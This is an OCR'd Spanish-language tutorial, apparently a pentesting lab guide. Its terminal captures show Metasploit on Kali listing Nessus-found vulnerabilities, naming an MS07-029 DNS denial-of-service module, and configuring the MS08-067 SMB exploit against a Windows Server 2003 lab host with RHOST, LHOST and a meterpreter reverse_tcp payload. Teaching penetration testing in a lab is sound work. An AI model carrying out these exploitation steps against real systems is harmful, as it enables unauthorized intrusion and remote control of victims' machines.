
```
root@kali: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
msf > vulns
[*] Time: 2015-01-14 12:34:53 UTC Vuln: host=192.168.20.31 name=Nessus Scan Information refs=NSS-1
9506
[*] Time: 2015-01-14 12:34:53 UTC Vuln: host=192.168.20.31 name=Common Platform Enumeration (CPE)
refs=NSS-45590
[*] Time: 2015-01-14 12:34:53 UTC Vuln: host=192.168.20.31 name=Device Type refs=NSS-54615
[*] Time: 2015-01-14 12:34:54 UTC Vuln: host=192.168.20.31 name=MS08-067: Microsoft Windows Server
 Service Crafted RPC Request Handling Remote Code Execution (958644) (uncredentialed check) refs=C
VE-2008-4250,BID-31874,OSVDB-49243,MSFT-MS08-067,IAVA-2008-A-0081,CWE-94,MSF-MS08-067 Microsoft Se
rver Service Relative Path Stack Corruption,NSS-34477
[*] Time: 2015-01-14 12:34:54 UTC Vuln: host=192.168.20.31 name=OS Identification refs=NSS-11936
[*] Time: 2015-01-14 12:34:54 UTC Vuln: host=192.168.20.31 name=Traceroute Information refs=NSS-10
287
[*] Time: 2015-01-14 12:34:54 UTC Vuln: host=192.168.20.31 name=Ethernet Card Manufacturer Detecti
on refs=NSS-35716
[*] Time: 2015-01-14 12:34:54 UTC Vuln: host=192.168.20.31 name=LDAP Crafted Search Request Server
 Information Disclosure refs=NSS-25701
[*] Time: 2015-01-14 12:34:54 UTC Vuln: host=192.168.20.31 name=LDAP Crafted Search Request Server
 Information Disclosure refs=NSS-25701
[*] Time: 2015-01-14 12:34:54 UTC Vuln: host=192.168.20.31 name=LDAP Server Detection refs=NSS-208
70
[*] Time: 2015-01-14 12:34:54 UTC Vuln: host=192.168.20.31 name=LDAP Server Detection refs=NSS-208
70
[*] Time: 2015-01-14 12:34:54 UTC Vuln: host=192.168.20.31 name=Service Detection refs=NSS-22964
[*] Time: 2015-01-14 12:34:55 UTC Vuln: host=192.168.20.31 name=Service Detection refs=NSS-22964
[*] Time: 2015-01-14 12:34:55 UTC Vuln: host=192.168.20.31 name=Service Detection refs=NSS-22964
[*] Time: 2015-01-14 12:34:55 UTC Vuln: host=192.168.20.31 name=Network Time Protocol (NTP) Server
```

El comando search nos ayuda a buscar módulos del MSF (Metasploit). Por ejemplo, si necesitamos un módulo para atacar una vulnerabilidad DNS, ponemos search dns y vemos de qué módulos disponemos y su ubicación.




Uno de los exploits mostrados es el exploit/windows7dcerpc7ms07_029_msdns_zonename que explota una vulnerabilidad del DNS de los Windows 2000 y 2003 servers mediante el protocolo RPC en los controladores de dominio. Este exploit realiza un ataque DoS o de denegación de servicio que permite tumbar al servidor.


En 2003 Server tenemos una vulnerabilidad grave llamada ms08, la buscamos.



Ahora ejecutamos ese exploit que está en exploit/windows/smb/ms08_067_netapi. Para ello usamos el comando use.



Entramos en el host remoto. Para ello ponemos set RHOST y la IP de la víctima.



Si ecribimos info nos mostrará información de la vulnerabilidad.

```
root@kali: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOST    192.168.20.31    yes       The target address
  RPORT    445              yes       Set the SMB service port
  SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload information:
  Space: 400
  Avoid: 8 characters

Description:
  This module exploits a parsing flaw in the path canonicalization
  code of NetAPI32.dll through the Server Service. This module is
  capable of bypassing NX on some operating systems and service packs.
  The correct target must be used to prevent the Server Service (along
  with a dozen others in the same process) from crashing. Windows XP
  targets seem to handle multiple successful exploitation events, but
  2003 targets will often crash or hang on subsequent attempts. This
  is just the first version of this module, full support for NX bypass
  on 2003, along with other platforms, is still in development.

References:
  http://cvedetails.com/cve/2008-4250/
  http://www.osvdb.org/49243
  http://technet.microsoft.com/en-us/security/bulletin/MS08-067
  http://www.rapid7.com/vulndb/lookup/dcerpc-ms-netapi-netpathcanonicalize-dos

msf exploit(ms08_067_netapi) > info
```

Entramos en nuestro host y vemos que payloads podemos usar. Para ello entramos con set LHOST y nuestra IP, y luego mostramos los payloads con show payloads.

```
root@kali: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
msf exploit(ms08_067_netapi) > set LHOST 192.168.20.21
LHOST => 192.168.20.21
msf exploit(ms08_067_netapi) > show payloads

Compatible Payloads
===================

   Name                                        Disclosure Date  Rank    Description
   ----                                        ---------------  ----    -----------
   generic/custom                                               normal  Custom Payload
   generic/debug_trap                                           normal  Generic x86 Debug Tra
p
   generic/shell_bind_tcp                                       normal  Generic Command Shell
, Bind TCP Inline
   generic/shell_reverse_tcp                                    normal  Generic Command Shell
, Reverse TCP Inline
   generic/tight_loop                                           normal  Generic x86 Tight Loo
p
   windows/dllinject/bind_ipv6_tcp                              normal  Reflective DLL Inject
ion, Bind TCP Stager (IPv6)
   windows/dllinject/bind_nonx_tcp                              normal  Reflective DLL Inject
ion, Bind TCP Stager (No NX or Win7)
   windows/dllinject/bind_tcp                                   normal  Reflective DLL Inject
ion, Bind TCP Stager
   windows/dllinject/reverse_hop_http                           normal  Reflective DLL Inject
ion, Reverse Hop HTTP Stager
   windows/dllinject/reverse_http                               normal  Reflective DLL Inject
                                ager
```



Cargamos el payload meterpreter para controlar la shell del Server 2003. Con esto lo que hacemos es ejecutar una consola de comandos interna de la víctima para poder controlarla.

```
                                                    root@kali: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
e Injection), Bind TCP Stager (IPv6)
   windows/vncinject/bind_nonx_tcp                                  normal  VNC Server (Reflectiv
e Injection), Bind TCP Stager (No NX or Win7)
   windows/vncinject/bind_tcp                                       normal  VNC Server (Reflectiv
e Injection), Bind TCP Stager
   windows/vncinject/reverse_hop_http                               normal  VNC Server (Reflectiv
e Injection), Reverse Hop HTTP Stager
   windows/vncinject/reverse_http                                   normal  VNC Server (Reflectiv
e Injection), Reverse HTTP Stager
   windows/vncinject/reverse_ipv6_tcp                               normal  VNC Server (Reflectiv
e Injection), Reverse TCP Stager (IPv6)
   windows/vncinject/reverse_nonx_tcp                               normal  VNC Server (Reflectiv
e Injection), Reverse TCP Stager (No NX or Win7)
   windows/vncinject/reverse_ord_tcp                                normal  VNC Server (Reflectiv
e Injection), Reverse Ordinal TCP Stager (No NX or Win7)
   windows/vncinject/reverse_tcp                                    normal  VNC Server (Reflectiv
e Injection), Reverse TCP Stager
   windows/vncinject/reverse_tcp_allports                           normal  VNC Server (Reflectiv
e Injection), Reverse All-Port TCP Stager
   windows/vncinject/reverse_tcp_dns                                normal  VNC Server (Reflectiv
e Injection), Reverse TCP Stager (DNS)
   windows/vncinject/reverse_tcp_rc4                                normal  VNC Server (Reflectiv
e Injection), Reverse TCP Stager (RC4 Stage Encryption)

msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) >
```

